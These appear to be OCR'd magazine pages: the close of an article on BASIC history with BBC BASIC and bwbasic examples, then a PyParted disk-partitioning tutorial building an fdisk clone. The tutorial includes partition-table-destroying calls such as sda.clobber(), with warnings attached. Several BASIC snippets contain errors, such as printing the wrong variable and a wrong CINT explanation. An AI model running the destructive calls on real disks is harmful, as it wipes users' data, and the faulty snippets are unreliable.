Line numbers, as in the loop here, are used as labels. They are also used by the compiler to automatically order the lines. You could write the lines of code backwards in your file (from 50 down to 10), and the compiler would rearrange them for you and run them in the correct order. It is a good idea to number your lines in 10s rather than 1s, to make it easier to insert new lines in between. Unfortunately, bwbasic doesn't include the **RENUMBER** command, which is in the ANSI BASIC standard, though it does include **DO NUM** and **DO UNNUM** (which number and un-number the program lines, but do not change any **GOSUB** or **GOTO** statements). Dartmouth BASIC didn't have **RENUMBER** either, though.



Our Dice program typed into BBC BASIC simulator. Note the error in line 40 (later corrected by reentering the line).

This doesn't use **GOTO**, as the **IF/THEN** statement only needs a single line. Run it with **bwbasic test.bas** to try it out. You can also use **bwbasic** interactively.

Unfortunately, the first program in the Dartmouth manual doesn't run under **bwbasic**, as it relies on **READ** and **DATA** behaving in certain ways. **READ** is used to read values from the next available **DATA** line. It seems that in 1964 Dartmouth BASIC, when the program ran out of **DATA** lines, it would stop. In **bwbasic**, it just stops reading in new values, but continues to run (if possible) with any values already present. This demonstrates one problem with translating BASIC programs between different dialects; the detail of the keywords can vary enough to cause problems.

BASIC with microcomputers

In the mid-1970s, advances in technology led to the invention of the microprocessor – a single chip that could act as an entire CPU, rather than the many different components that made up a mainframe CPU. This in turn meant the emergence of microcomputers: small, relatively cheap computers that could be used at home.

The first models were sold in kit form and were very limited (like the Altair 8800, which had only 256 bytes of RAM, and only switches and lights for input/output); but very quickly, home users could get machines that were cheap, fairly easy to set up (they would often plug into a TV as a monitor), and genuinely useful. Classic microcomputers of this era included the Commodore 64 (the single highest-selling computer model of all time); the Sinclair ZX-80, ZX-81 and Spectrum; the BBC Micro; and the Apple II. All of these (and pretty much every other microcomputer of the time) had some variety of BASIC as a built-in primary programming language and operating environment. You didn't just write your programs in BASIC, you used BASIC to run them, and

you could type BASIC statements straight in at the prompt once the machine started.

Type-in programs – long listings for the user to type in directly – were very popular in books and in computer magazines. A lack of cheap portable storage media (some machines took tapes, but packaging a tape with a magazine was expensive in the 70s; and few people had modems or bulletin board access), combined with the fact that programs had to be fairly short due to the memory and other limitations of the machines, meant that it was possible to type in even quite complicated programs. However, type-ins could take hours, and the process was error-prone for lots of reasons, including programmer error, typing error, and poor-quality printing. After the arduous process of typing in, the eager reader would then have to track down the bugs they'd introduced. When listings were all written in straight BASIC, this wasn't too hard. But as programs became more complicated, it became more common to have long listings of machine language or assembly code, with only a little snippet of BASIC which handled **POKE**ing this into various locations.

This was nearly impossible to debug. Tactics to resolve this problem included checksum programs to apply to each line of machine code, but it made type-ins ever harder to use. Early on, you could often send a small sum to the programmer in exchange for a tape of the program, and by the mid-1980s it was becoming more common for magazines to include tapes on the cover.

Another issue was that there were lots of different dialects of BASIC (all the manufacturers mentioned above had their own versions). Some programs might be transferable, or universal, since there was a shared core set of keywords, but the detail of keyword implementation varied, and some BASICs had keywords which others did not. (As demonstrated in the two different dialects of BASIC in the next section.) The various dialects meant that some magazines were variant- or machine-specific, and some would add notes for changes to make to the printed listing for different machines. They would also add suggested changes that users could make to alter the printed program, promoting the fundamental idea behind BASIC that programming was something anyone could do.

In 1984, *COMPUTE!* Magazine published a type-in word processor, SpeedScript (later also published as a book), which may have been the high point (in one sense, at least) of type-in programming. In 1988, the magazine discontinued all type-in programs, and type-ins in general faded around that time, though for 8-bit machines they lasted into the 1990s.

BBC BASIC emulator

There are various emulators available for various different manufacturers and brands of machine, but one of the easiest to use (and of a brand which was very popular in the UK at the time) is the JavaScript

implementation of the BBC Micro JSBeeb (at <http://bbc.godbolt.org>). You can load your own disc images, as well as several discs from the StairwaytoHell.com archive; but you can also type BASIC files in line-by-line directly to the emulator. (Be warned that some of the keys behave a bit strangely; I had to experiment to work out where it thought keys like =, +, *, etc were.)

You can type in the program listings here exactly as given. If you type in a line without a line number, that line will be immediately executed. Lines with line numbers are stored in memory. If you re-enter a given line by number then the previous one is overwritten. You can list the program currently in memory with **LIST**, and delete a range of lines with **DELETE 10-100**.

The four lines below comprise the first program I remember writing in BASIC:

```
10 PRINT "HELLO, WHAT IS YOUR NAME?"
20 INPUT NAME$
30 PRINT "HELLO " NAME$
40 END
```

Once you've typed that in, type **RUN**, which runs the lines in memory, and it should do what you would expect. BASIC listings at this sort of level are pretty self-explanatory! Note that to get a string variable, you need to use a name ending in \$; without that the default variable type is numeric. Here, if you don't use the \$, it will try to translate the input into a number (and doubtless output something odd).

You can also define arrays in BASIC with this line:

```
DIM MyVariable(20)
```

which will create a numeric array of length 20. Keywords in BBC BASIC must be in capitals; variable names can be lower case or upper case as you prefer (but are case sensitive). (It was common at the time just to stick caps lock on and use that for everything, to avoid errors with keywords.)

Note that if you would rather run this on bwbasic, you need to change line 30:

```
30 PRINT "HELLO "; USERNAMES
```

which is one illustration of the differences between different versions of BASIC.

Now here's a dice simulation to type into the BBC BASIC simulator:

```
10 PRINT "HELLO, HOW MANY DICE TO THROW?"
20 INPUT DICENUMBER
30 PRINT "YOU WANT TO THROW " DICENUMBER " DICE."
40 FOR I = 1 TO DICENUMBER
50 DICERANDOM = RND(6)
60 PRINT "DIE THROWN " DICENUMBER
70 NEXT
80 END
```

This demonstrates the **FOR...NEXT** loop. As with modern code, you specify start and end, and optionally step up (1 being the default). At line 50, we use the keyword **RND** to generate a random number. With BBC BASIC, **RND** without a parameter generates a random number between 0 and 1 (exclusive of 1); **RND(number)** generates a random integer between 1 and number (inclusive of number). Run this with **RUN** and try throwing some dice.

GOTO Considered Harmful

BASIC contained, from a reasonably early version, the GOTO statement. A couple of years later, Dutch computer scientist Edsger Dijkstra wrote his classic essay *Go To Statement Considered Harmful*, arguing that the GOTO statement encourages messy programming and makes it too easy to lose track of the program process (roughly, what

is happening in the course of the program, where, and when).

However, in early versions of BASIC, due to interpreter limitations in handling FOR or WHILE (and single-line IF statements), GOTO was essential. Modern versions of BASIC deprecate it for uses other than returning to the top of a main loop.

The same simulation for bwbasic is a little different in the way it generates the random numbers:

```
35 RANDOMIZE TIMER
40 FOR I = 1 TO DICENUMBER
50 DICERANDOM = RND
60 PRINT "DIE THROWN "; CINT(DICERANDOM * 5 + 1)
70 NEXT
80 END
```

bwbasic only implements **RND** without the parameter, so our random number is somewhere between 0 and 0.9999.... The **CINT** keyword (not available in BBC BASIC, although **INT** does something similar) rounds a number down to the integer below it. So to generate our 1–6 random number, we multiply by 5, add 1, and round down.

An easy improvement of this program would be to enable the user to specify how many sides the dice have, as well as how many dice to throw. Beyond that, play around with it as you like.

BBC BASIC has also been updated and made available for various platforms including Z80-based computers. The manual and downloads for the Z80 and DOS version are available online here (www.bbcbasic.co.uk/bbcbasic/bbcbasic.html).

These versions are intended to be as compatible as possible with the BBC BASIC that ran on the BBC Micro series computers, so the manuals available here are your best option if you want to experiment more with the emulator. From the same site, you can also download Brandy BASIC for Linux, which you will have to compile to run.

Despite some disparagement over the years, BASIC had a significant impact on a generation of coders and on a particular approach to more intuitive programming. That built-in BASIC prompt during the microcomputer era also meant that a generation of computer users were accustomed to the idea of programming and adapting the computer for your own purposes – in itself a hugely positive idea. Modern computers are far superior in almost all regards to those early microcomputers, and modern programming languages far more powerful and flexible than BBC BASIC and its ilk. But the sheer ease of access does set BASIC apart from the rest. At least, I'm pretty sure that's not just the nostalgia talking... 

Juliet Kemp is a programming polyglot, and the author of O'Reilly's *Linux System Administration Recipes*.

VALENTINE
SINITSYN

PYPARTED: PYTHON DOES DISK PARTITIONING

Build a custom, command line disk partitioning tool by joining the user-friendliness of Python and the power of C.

WHY DO THIS?

- Take complete control of your system's hard disk.
- Write a custom installer to make things easier for your users.
- Amaze your friends and family with your mastery of the libparted C library.

Partitioning is a traditional way to split disk drives into manageable chunks. Linux comes with variety of tools to do the job: there are fdisk, cfdisk or GNU Parted, to name a few. GNU Parted is powered by a library by the name of libparted, which also lends functionality to many graphical tools such as famous GParted. Although it's powerful, libparted is written in pure C and thus not very easy for the non-expert to tap into. If you're writing your own custom partitioner, to use libparted you're going to have to manage memory manually and do all the other elbow grease you do in C. This is where PyParted comes in – a set of Python bindings to libparted and a class library built on top of them, initially developed by Red Hat for use in the Anaconda installer.

So why would you consider writing disk partitioning software? There could be several reasons:

- You are developing a system-level component like an installer for your own custom Linux distribution
- You are automating a system administration task such as batch creation of virtual machine (VM) images. Tools like ubuntu-vm-builder are great, but they do have their limitations
- You're just having fun.

“A word of caution: partitioning may harm the data on your hard drive. Back everything up!”

PyParted hasn't made its way into the Python Package Index (PyPI) yet, but you may be lucky enough to find it in your distribution's repositories. Fedora

(naturally), Ubuntu and Debian provide PyParted packages, and you can always build PyParted yourself from the sources. You will need the libparted headers (usually found in **libparted-dev** or similar package), Python development files and GCC. PyParted uses the **distutils** package, so simply enter **python setup.py**

install to build and install it. It's a good idea to install PyParted you've built yourself inside the virtualenv (see <http://docs.python-guide.org/en/latest/dev/virtualenvs> for details), to keep your system directories clean. There is also a Makefile, if you wish. This article's examples use PyParted 3.10, but the concepts will stay the same regardless of the version you actually use.


Before we start, a standard caution: partitioning may harm the data on your hard drive. Back everything up before you do anything else!

Basic concepts

The PyParted API has two layers. At the bottom one is the **_ped** module. Implemented entirely in C, it tries to keep as close as possible to the native libparted C API. On top of that, the 'parted' package with high-level Python classes, functions and exceptions is built. You can use **_ped** functions directly if you wish; however, the **parted** package provides a more Pythonic approach, and is the recommended way to use PyParted in your programs unless you have some special requirements. We won't go into any details of using the **_ped** module in this article.

Before you do anything useful with PyParted, you'll need a Device instance. A Device represents a piece of physical hardware in your system, and provides the means to obtain its basic properties like model, geometry (cylinders/heads/sectors – it is mostly fake for modern disks, but still used sometimes), logical and physical sector sizes and so on. The Device class also has methods to read data from the hardware and write it back. To obtain a Device instance, you call one of the global functions exported by PyParted (in the examples below, **>>>** denotes the interactive Python prompt, and **...** is an omission for readability reasons or line continuation if placed at the beginning):

```
>>> import parted
>>> # requires root privileges to communicate
... with the kernel
>>> [dev.path for dev in parted.getAllDevices()]
[u'/dev/sda', u'/dev/mapper/ubuntu--vg-swap_1',
u'/dev/mapper/ubuntu--vg-root',
u'/dev/mapper/sda5_crypt']
>>> # get Device instance by path
>>> sda = parted.getDevice('/dev/sda')
>>> sda.model
u'ATA WDC WD1002FAEX-0'
>>> sda.hardwareGeometry, sda.biosGeometry
```



PyParted was developed to facilitate Red Hat's installer, Anaconda.

```
((121601, 255, 63),
(121601, 255, 63)) # cylinders, heads, sectors
>>> sda.sectorSize, sda.physicalSectorSize
(512L, 512L)
>>> # Destroy partition table; NEVER do this on
... your computer's disk!
>>> sda.clobber()
True
```

Next comes the Disk, which is the lowest-level operating system-specific abstraction in the PyParted class hierarchy. To get a Disk instance, you'll need a Device first:

```
>>> disk = parted.newDisk(sda)
Traceback (most recent call last):
...
_ped.DiskException: /dev/sda: unrecognised disk label
```

This reads the disk label (ie the partitioning scheme) from /dev/sda and returns the Disk instance that represents it. If /dev/sda has no partitions (consider the sda.clobber() call before), parted.DiskException is raised. In this case, you can create a new disk label of your choice:

```
>>> disk = parted.freshDisk(sda, 'msdos') # or 'gpt'
```

You can do it even if the disk already has partition table on it, but again, beware of data-loss. PyParted supports many disk labels. However, traditional 'msdos' (MBR) and newer 'gpt' (GUID Partition Table) are probably most popular in PC world.

Disk's primary purpose is to hold partitions:

```
# Will be empty after clobber() or freshDisk()
>>> disk.partitions
<parted.partition.Partition object at 0x1043050>, ...]
Each partition is represented by Partition object which provides 'type' and 'number' properties:
>>> existing_partition = disk.partitions[0]
>>> existing_partition.type, existing_partition.number
(0L, 1) # 0 is normal partition
>>> parted.PARTITION_NORMAL
0
```

Besides parted.PARTITION_NORMAL, there are other partition types (most importantly, parted.PARTITION_EXTENDED and parted.PARTITION_LOGICAL). The 'msdos' (MBR) disk label supports all of them, however 'gpt' can hold only normal partitions.

Partitions can also have flags like parted.PARTITION_BOOT or parted.PARTITION_LVM. Flags are set by the Partition.setFlag() method, and retrieved by Partition.getFlag(). We'll see some examples later.

The partition's position and size on the disk are defined by the Geometry object. Disk-related values (offsets, sizes, etc) in PyParted are expressed in sectors; this holds true for Geometry and other classes we'll see later. You can use the convenient function parted.sizeToSectors(value, 'B', device.sectorSize) to convert from bytes (denoted as 'B'; other units such as 'MB' are available as well). You set the Geometry when you create the partition, and access it later via the partition.geometry property:

```
>>> # 128 MiB partition at the very beginning of the disk
```

Caution: partitioning may void your warranty

Playing with partitioning is fun but also quite dangerous: wiping the partition table on your machine's hard drive will almost certainly result in data loss. It is much safer to do your experiments in a virtual machine (like VirtualBox) with two hard drives attached. If this is not an option, you can 'fake' the hard drive with an image file (\$ is a normal user and # is a superuser shell prompt):

```
$ dd if=/dev/zero of=<image_file_name> \
bs=512 count=<disk_size_in_sectors>
```

This will almost work; however, Partition.getDeviceNodeName() will return non-existent nodes for partitions on that device. For more accurate emulation, use losetup and kpartx:

```
# losetup -f <image_file_name>
# kpartx -a /dev/loopX
...
# losetup -d /dev/loopX
```

where X is the losetup device assigned to your image file (get it with losetup -a). After that, you may refer to the partitions on your image file via /dev/loopXpY (or /dev/mapper/loopXpY, depending on your distribution). This will require root privileges, so be careful. You can still run your partitioning scripts on an image file as an ordinary user, given that the file has sufficient permissions (ie

is writable for the user that you are running scripts as). The last command removes the device when it is no longer needed.

If you feel adventurous, you can also fake your hard drive with a qcow2 (as used by Qemu), VDI, VMDK or other image directly supported by virt-manager, Oracle VirtualBox or VMware Workstation/Player. These images can be created with qemu-img and mounted with qemu-nbd:

```
$ qemu-img create -f vdi disk.vdi 10G
# modprobe nbd
# qemu-nbd -c /dev/nbd0 disk.img
```

You can then mount the partitions on disk.img as /dev/nbd0pX (where X is partition number), provided the label you use is supported by your OS kernel (unless you are creating something very exotic, this will be the case). When you are done, run:

```
# qemu-nbd -d /dev/nbd0
```

to disconnect image from the device. This way, you can create smaller images that are directly usable in virtual machines.

Sometimes, it may look like changes you make to such virtual drives via external tools (like mkfs) are silently ignored. If this is your case, flush the disk buffers:

```
# blockdev --flushbufs <device_node_name>
```

```
>>> geometry = parted.Geometry(start=0,
... length=parted.sizeToSectors(128, 'MiB',
... sda.sectorSize), device=sda)
>>> new_partition = parted.Partition(disk=disk,
... type=parted.PARTITION_NORMAL,
... geometry=geometry)
>>> new_partition.geometry
<parted.geometry.Geometry object at 0xdc9050>
```

Partitions (or geometries, to be more precise) may also have an associated FileSystem object. PyParted can't create new filesystems itself (parted can, but it is still recommended that you use special-purpose utilities like mke2fs). However, it can probe for existing filesystems:

```
>>> parted.probeFileSystem(new_partition.geometry)
Traceback (most recent call last):
...
_ped.FileSystemException: Failed to find any filesystem
in given geometry
>>> parted.probeFileSystem(existing_partition.geometry)
u'ext2'
>>> new_partition.fileSystem
<parted.filesystem.FileSystem object at 0x27a1310>
```

The names (and corresponding FileSystem objects) for filesystems recognised by PyParted are stored in parted.fileSystemType dictionary:

```
>>> parted.fileSystemType.keys()
[u'hfsx', u'fat32', u'linux-swap(v0)', u'affs5', u'affs2', u'ext4',
u'ext3', u'ext2', u'amufs', u'amufs0', u'amufs1', u'amufs2',
u'amufs3', u'amufs4', u'amufs5', u'btrfs', u'linux-swap(v1)',
u'swsusp', u'hfs+', u'reiserfs', u'freebsd-ufs', u'xfs', u'affs7',
```

LV PRO TIP
Python virtual environments (virtualenvs) are a great to play with modules that you don't need on your system permanently.

```

val@vsinitsyn: ~
val@vsinitsyn:~$ sudo fdisk /dev/sda
Command (m for help): p

Disk /dev/sda: 1000.2 GB, 1000204886016 bytes
255 heads, 63 sectors/track, 121601 cylinders, total 1953525168 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x000024a9

   Device Boot      Start         End      Blocks   Id  System
/dev/sda1  *           2048        499711     248832   83   Linux
/dev/sda2             501758     1953523711    976510977    5   Extended
/dev/sda5             501760     1953523711    976510976   83   Linux

Command (m for help): █
    
```

fdisk displays partition table on the author's computer.

```

u'ntfs', u'zfs', u'affs4', u'hfs', u'affs6', u'affs1', u'affs0',
u'affs3', u'hp-ufs', u'fat16', u'sun-ufs', u'asfs', u'jfs',
u'apfs2', u'apfs1']
    
```

To add a partition to the disk, use

```

disk.addPartition():
>>> disk.addPartition(new_partition)
Traceback (most recent call last):
...
_ped.PartitionException: Unable to satisfy all constraints
on the partition.
    
```

As you can see, partitions on the disk are subject to some constraints, which we've occasionally violated here. When you pass a partition to `disk.addPartition()`, its geometry may change due to constraints that you specify via the second argument (in the example above, it defaults to `None`), and constraints imposed by libparted itself (for instance, in the MBR scheme, it won't let you start a partition at the beginning of a disk, where the partition table itself resides). This is

where things start to get interesting.


Know your limits

Managing constraints is probably the most complex and most

useful part of what PyParted does for you. Partitions on a hard disk generally can't start or end where you want. There should be a gap between the beginning of a disk and your first partition to store internal partitioning data; today, many operating systems reserve 1MiB for these purposes. Partitions should be aligned to physical sector boundaries, or severe performance degradation may occur. This is not to say that partitions can't overlap; PyParted takes care of all these nuances, and `Constraint` and `Alignment` classes play a central role in this process.

“Managing constraints is probably the most complex thing PyParted does for you.”

A visual representation of different kwargs accepted by the `Constraint` constructor. Red/Yellow rectangles are `startRange/endRange`, blue/green are `maxGeom/minGeom`. Large ticks denote `startAlign` (lower) or `endAlign` (upper). Small ticks represent sectors.



Hard disk space.

Let's start with **Alignment**, which is defined by two values: offset and grain. Any sector number X with $X = \text{offset} + N * \text{grain}$ (with N being non-negative integer) complies with Alignment. When you need to tell PyParted that your partitions should start (or end) at a 1MiB (or some other) boundary, Alignment is the way to do it. Any value satisfies `Alignment(0, 1)` which is equivalent to no alignment at all.

Constraint is basically a set of six conditions on **Geometry** (not a Partition!) that are wrapped together to control the following:

- How the Geometry's boundaries are aligned (`startAlign/endAlign` properties).
- Where the Geometry can start or end (`startRange/endRange`).
- What the Geometry's minimum and maximum sizes are (`minSize/maxSize`).

You do not always need to specify all of them. The `Constraint` constructor provides the shortcuts `minGeom`, `maxGeom` and `exactGeom`, which create a `Constraint` that fully embraces, is fully contained by, or exactly coincides with the `Geometry` you pass as an argument. If you use one of these, any alignment will satisfy the `Constraint` check. As another special case, `Constraint(device=dev)` accepts any `Geometry` attached to the `Device dev`.

It isn't easy to catch the meaning of all these properties at once. Have a look at the diagram below, which depicts all of them in graphical form. Both `Alignment` and `Constraint` provide the `intersect()` method, which returns the object that satisfies both requirements. You can also check that the given `Geometry` satisfies the `Constraint` with the `Constraint.isSolution(geom)` method. The `Constraint.solveMax()` method returns the maximum permitted geometry that satisfies the `Constraint`, and `Constraint.solveNearest(geom)` returns the permitted geometry that is nearest to the `geom` that you've specified. What's 'nearest' is up to the implementation to decide.

Partitioning on Ye Olde Windows NT

Imagine for a moment you need to create system partition for Windows NT4 prior to Service Pack 5 (remember that weird creature?). As the hardware requirements suggest (http://en.wikipedia.org/wiki/Windows_NT#Hardware_requirements), it must be no more than 4GB in size, contained within the first 7.8GB of the hard disk, and begin in the first 4GBs. Here's how to do this with PyParted:

```

>>> optimal = sda.optimumAlignment
>>> start = parted.Geometry(device=sda,
... start=0,
... end=parted.sizeToSectors(4, 'GB',
... sda.sectorSize))
>>> end = parted.Geometry(device=sda,
... start=0,
... end=parted.sizeToSectors(7.8, 'GB',
... sda.sectorSize))
>>> min_size = parted.sizeToSectors(124, 'MB',
... sda.sectorSize) # See [ref:4]
    
```

```
>>> max_size = parted.sizeToSectors(4, 'GB',
... sda.sectorSize)
>>> constraint=parted.Constraint(startAlign=optimal,
... endAlign=optimal,
... startRange=start, endRange=end,
... minSize=min_size, maxSize=max_size)
>>> disk.addPartition(partition=new_partition,
... constraint=constraint)
True
>>> print new_partition.geometry
parted.Geometry instance --
start: 2048 end: 262144 length: 260097
...
```

If you want to specify **startRange** or **endRange**, you'll need to provide both alignments and size constraints as well. Now, please go back and look at the first line. As you probably guessed, **device.optimumAlignment** and its counterpart, **device.minimumAlignment**, provides optimum (or minimum) alignment accepted by the hardware device you're creating the partition on. Under Linux, in-kernel device driver-reported attributes like **alignment_offset**, **minimum_io_size** and **optimal_io_size** are generally used to determine the meaning of 'minimum' and 'optimum'. For example, an optimally aligned partition on a RAID device may start on a stripe boundary, but a fixed 1MiB-grained alignment (as in Windows 7/Vista) will usually be preferred for an ordinary hard disk. 'Minimum' is roughly equivalent to 'by physical sector size', which can be 4,096 bytes even if the device advertises traditional 512-bytes sector addressing.

Back to the **_ped.PartitionException** we saw earlier. In order to fix it, you need to specify the proper constraint:

```
>>> # Most relaxed constraint; anything on the
... device would suffice
>>> disk.addPartition(new_partition,
... parted.Constraint(device=sda))
True
>>> print new_partition.geometry
parted.Geometry instance --
start: 32 end: 262143 length: 262112
...
>>> print geometry
parted.Geometry instance --
start: 0 end: 262143 length: 262144
...
```

Note that the Geometry we've specified was adjusted due to constraints imposed internally by libparted for the MBR partitioning scheme.

When you're done, commit the changes you've made to the hardware. Otherwise they will remain in memory only, and the real disk won't be touched:

```
>>> disk.commit()
True
```

We've seen all the major bits that PyParted is made from. Now let's use all of them together in a bigger program – an **fdisk** clone, almost full-featured, and just a little more than 400 lines of Python code in size! Not all of these lines will be in the magazine, obviously,

Each disk needs a label

Many modern operating systems enable you to assign a label to a disk, which is especially useful for removable media (**/media/****BobsUSBStick** says more than **/media/sdb1**). But they are not the disk labels that libparted refers to.

When we speak of disk labels on these pages, we mean partition tables. It is very uncommon for a hard disk to not have one (although many flash drives comes with no partitions). Linux usually sees unpartitioned devices as **/dev/sdX** (with **X** being a letter); partitions are suffixed with an integer (say, **/dev/sda1**).

There are many different partitioning schemes (or disk labels). Traditionally, the **'msdos'** (MBR) disk partitioning scheme was the most popular one for PCs. By today's

standards, it's very limited: it may contain at most four partitions (called 'primary') and stores partition offsets as 32-bit integers. If you need more, one partition should be marked as 'extended', and it may contain as many logical partitions as you want. This is the reason why logical partitions are always numbered starting with 5 in Linux.

The newer GUID Partition Table (**'gpt'**) is much more flexible. It's usually mentioned in connection with UEFI, however it is self-contained and can be used on BIOS systems as well. In a **'gpt'** disk label, partitions are identified by Globally Unique Identifiers (GUID) values. Their starting and ending offsets are 64-bit, so there is some safety margin for hard disks of tomorrow's capacities.

so I suggest you open the program code now in GitHub (<https://github.com/vsinityn/fdisk.py>) to follow it as you read the next section.


Your very own fdisk

fdisk is probably the most basic partitioning tool. It's an console program: it reads single-letter commands entered by a user and acts accordingly, printing results on the screen. Originally, it supported MBR and also BSD/SUN disk labels; we'll stick to MBR only.

Our example (let's call it **fdisk.py**) is a somewhat more elaborate version of **fdisk/fdisk.py** found in the PyParted sources <https://git.fedorahosted.org/cgi/pyparted.git/tree/src/fdisk/fdisk.py>, but it's a bit simplified compared with the real **fdisk**. Since **parted** and **fdisk** are not 100% compatible (although **parted** is more advanced in many ways), there are some discrepancies (see comments in the sources for details). However, **fdisk.py** implements all the basic functions you'd expect from the partitioning software: it can create partitions (both primary and logical), list them, delete them, and even mark them as bootable. All of these options are implemented as methods of the **Fdisk** class, which is instantiated when the program starts. In **Fdisk.__init__()**, we check whether the drive already has a partition table and create it if necessary. If the disk has any partition table other than MBR, the program exits immediately. The main loop simply dispatches commands entered by a user to **Fdisk**'s instance methods. If any of them raise an **ExitMainLoop** exception, the program ends.

Let's start with the code that displays a partition table. In the real **fdisk**, it looks like the image at the top of page 96. And the following is the relevant part of **fdisk.py** code:

```
print """
Disk {path}: {size_mbytes:d} MB, {size:d} bytes
{heads:d} heads, {sectors:d} sectors/track, \
{cylinders:d} cylinders, total {sectors_total:d} sectors
Units = 1 * sectors of {unit:d} = {unit:d} bytes
```



libparted provides the power behind many well-known free software tools, including GParted.

```

Sector size (logical/physical): {sector_size:d} \
bytes / {physical_sector_size:d} bytes
I/O size (minimum/optimal): {minimum_io_size:d} \
bytes / {optimal_io_size:d} bytes
""" .format(**data)
    
```

```

width = len(disk.partitions[0].path) \
if disk.partitions else len('Device') + 1
print "{0:>{width}} Boot Start \
End Blocks Id System".format('Device', width)
    
```

The data dictionary is filled as follows:

```

unit = device.sectorSize
size = device.length * device.sectorSize
cylinders, heads, sectors = \
    device.hardwareGeometry
minGrain, optGrain = \
    device.minimumAlignment.grainSize,
    device.optimumAlignment.grainSize
data = {
    'path': device.path,
    'size': size,
    'size_mbytes': int(parted.formatBytes(size, 'MB')),
    'heads': heads,
    'sectors': sectors,
    'cylinders': cylinders,
    'sectors_total': device.length,
    'unit': unit,
    'sector_size': device.sectorSize,
    'physical_sector_size': device.physicalSectorSize,
    'minimum_io_size': minGrain * device.sectorSize,
    'optimal_io_size': optGrain * device.sectorSize,
}
    
```

We can deduce the maximum and optimum I/O sizes from corresponding alignment values (see the

previous section). Since we don't allow our user to change units (as the real **fdisk** does), unit variable is always equal to sector size. Everything else is straightforward.

Parted has no concept of DOS disk label types such as 'Linux native', 'Linux swap', or 'Win95 FAT32'. If you were to install good old Slackware using **fdisk** back in 1999, you would almost certainly use some of these. So we emulate disk labels to some extent on top of the partition and filesystem types provided by PyParted. This is done in the **Fdisk.guess_system()** method. We recognise things like 'Linux LVM' and 'Linux RAID', **parted.PARTITION_SWAP** maps to 'Linux swap', ext2/3/4, btrfs, ReiserFS, XFS, and JFS are displayed as 'Linux native', and we even support FAT16/32 and NTFS. As a bonus, PyParted enables you to identify hidden or service partitions added by some hardware vendors (<https://git.fedorahosted.org/cgit/pyparted.git/tree/src/fdisk/fdisk.py>). If the heuristic doesn't work, we print 'unknown'.

Creating partitions

It is also easy to delete a partition. The only thing to remember is that partitions on the disk can be out of order, so you can't use the partition number as an index in the **disk.partitions** array. Instead, we iterate over it to find the partition with the number that a user has specified:

```

for p in self.disk.partitions:
    if p.number == number:
        try:
            self.disk.deletePartition(p)
        except parted.PartitionException as e:
            print e.message
        break
    
```

If we try to delete an extended partition that contains logical partitions, **parted.PartitionException** will be raised. We catch it and print a friendly error message. The last **break** statement is essential. PyParted automatically rennumbers the partitions when you delete any of them. So, if you have, for instance, partitions 1–4, and delete the one numbered 3, the partition that was previously number 4 will become the new 3, and will be deleted at the next iteration of the loop.

The largest method, not surprisingly, is the one that creates partitions. Let's look at it step by step. First of all, we check how many primary and extended partitions are already on the disk, and how many primary partitions are available:

```

# Primary partitions count
pri_count = len(self.disk.getPrimaryPartitions())
# HDDs may contain only one extended partition
ext_count = 1 if self.disk.getExtendedPartition() else 0
# First logical partition number
lpart_start = self.disk.maxPrimaryPartitionCount + 1
# Number of spare partitions slots
parts_avail = self.disk.maxPrimaryPartitionCount - \
    (pri_count + ext_count)
    
```

Then we check if the disk has some free space and

Chinese Remainder Theorem

If you were curious enough to skim through the libparted documentation, you've probably spotted a reference to the Chinese Remainder Theorem. Despite the somewhat flippant name, it's a serious statement that comes from number theory. Basically, it lets you to find a minimum integer that yields given remainders for given divisors. If this all sounds like gibberish, think of a basket of eggs. You don't know how many of them are in it, however, if you take them out by twos or threes, you'll have one of them remaining in the bottom of the basket; to empty the

basket, you'll need to take them out in batches of five. Using the Chinese Remainder Theorem, you can determine how many eggs are in the basket.

When you place a partition somewhere on a disk, libparted needs to satisfy both alignments (among other things). This is accomplished by solving a system of linear equations (see the **natmath.c** source code if you are really curious). It's amazing to realise that a 1,500-year old maths problem is useful for a free software library of the 21st century.

return from the method if not. After this, we ask the user for the partition type. If there are no primary partitions available, and no extended partition exists, one of primary partitions needs to be deleted, so we return from the method again. Otherwise, a user can create either a primary partition, an extended partition (if there isn't one yet), or a logical partition (if an extended partition is already here). If the disk has fewer than three primary partitions, a primary partition is created by default; otherwise we default to an extended or logical one.

We also need to find a place to store the new partition. For simplicity's sake, we use the largest free region available. `Fdisk._get_largest_free_region()` is responsible for this; it's quite straightforward except one simple heuristic. It ignores regions shorter than optimum alignment grain (usually 2048 sectors): they are most likely alignment gaps.

Any logical partition created must fit inside the extended partition, and we use `Geometry.intersect()` to ensure that this is the case. On the contrary, a primary partition must lie outside the extended, so if the intersection exists, we return from the method. The code is similar in both cases; below is the former check (which is a bit shorter):

```
try:
    geometry = ext_part.geometry.intersect(geometry)
except ArithmeticError:
    print "No free sectors available"
return
```

If there is no intersection, `Geometry.intersect()` raises `ArithmeticError`.

All the heavy lifting is done in the `Fdisk._create_partition()` method, which accepts the partition type and the region that will hold the new partition. It starts as follows:

```
alignment = self.device.optimalAlignedConstraint
constraint = parted.Constraint(maxGeom=geometry).\
    intersect(alignment)
data = {
    'start': constraint.startAlign.\
        alignUp(region, region.start),
    'end': constraint.endAlign.\
        alignDown(region, region.end),
}
```

